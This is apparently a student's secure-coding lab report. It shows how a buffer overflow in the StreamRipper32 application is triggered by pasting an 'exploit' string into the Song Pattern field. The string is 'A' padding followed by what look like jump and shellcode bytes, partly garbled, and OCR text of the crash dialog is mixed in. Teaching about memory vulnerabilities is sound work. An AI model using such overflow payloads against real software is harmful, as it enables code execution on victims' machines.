# SECURE CODING LAB-7

AKASH P
18BCN7078
L39+L40

Lab experiment - Working with the memory vulnerabilities

1) Crashing the StreamRipper32

After opening the application, Click on ADD button under the Station/Song Matching Section.

Then, Give some Name in Station Pattern as per your wish and Copy the Exploit text and Paste it in Song Pattern. Now click on Ok, as you can see below.

Here is the Exploit used above.
Exploit :

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAë  ôZ
     ÚÇ°îPSàÙt$ô]3É±Rfíü1U»C±¿Œ·Ö?MØ_Ú|Ø¯/èOýÃƒWáŠÐLíá
```

ýÍ4aü–XÏW× 2•…v89òt'²H˜''›°öÂù÷~á°Õšï0äJ>¸K³ŽK•ô)´àJIó
Ë0•vÏ''^ +%²·¸) ³æ-~ J
—qÛ0¼U‡ÝÌmúâÎ£FEã°últ7¶l@Å^½úAÓ6%–m'ëŽâ(Ú²9™cY¹&¶Îé^i¯
YiÚG³fw¼¬.G''KT6yŽZ9Á¼S%NÌÜËãm
ÆŽ®ªåo`[ƒc«ÞÙ°´ôu^&"…)[Ò~E¶'"ÿ¤n@Çlµ±Æm8 ì},,©)XYg‡3ÉqÉ
èƒŒÂc'â‹ ç³´ o4Íó»°0^ŒÍØÇEl…÷°³°{0LGc1I#ª#ÆÌ Ã

StreamRipper 32 _ ▢ ▣ ✕

StreamRipper 32

Broadcast Parameters
URL (http://ip:port)

Current MP3
Title:
Bytes Read:

Output
Max KB To Rip   0

Destination: ..

More Options

Relay Port
10069

Connect To Relay

Control

Start Rip

Stop Rip

Exit

Hide To Systray

Station/Song Matchi

☐ Enable

Stream Name

SHOUTcast.com Dire

Genre:

Description   Bitrate   Track Info

◄   III   ►

SRipper MFC Application   ✕

SRipper MFC Application has stopped working

A problem caused the program to stop working correctly.
Windows will close the program and notify you if a solution is
available.

Close program

Analysis & Vulnerability :

                    Buffer Overflow is the Vulnerability in this 32 bit application. We have inserted an exploit of many characters in the field which overflowed and caused the application to crash itself. It is not capable of handling those many characters given to match/add in the song pattern. That's why it is crashed.

Submitted By
AKASH P
18BCN7078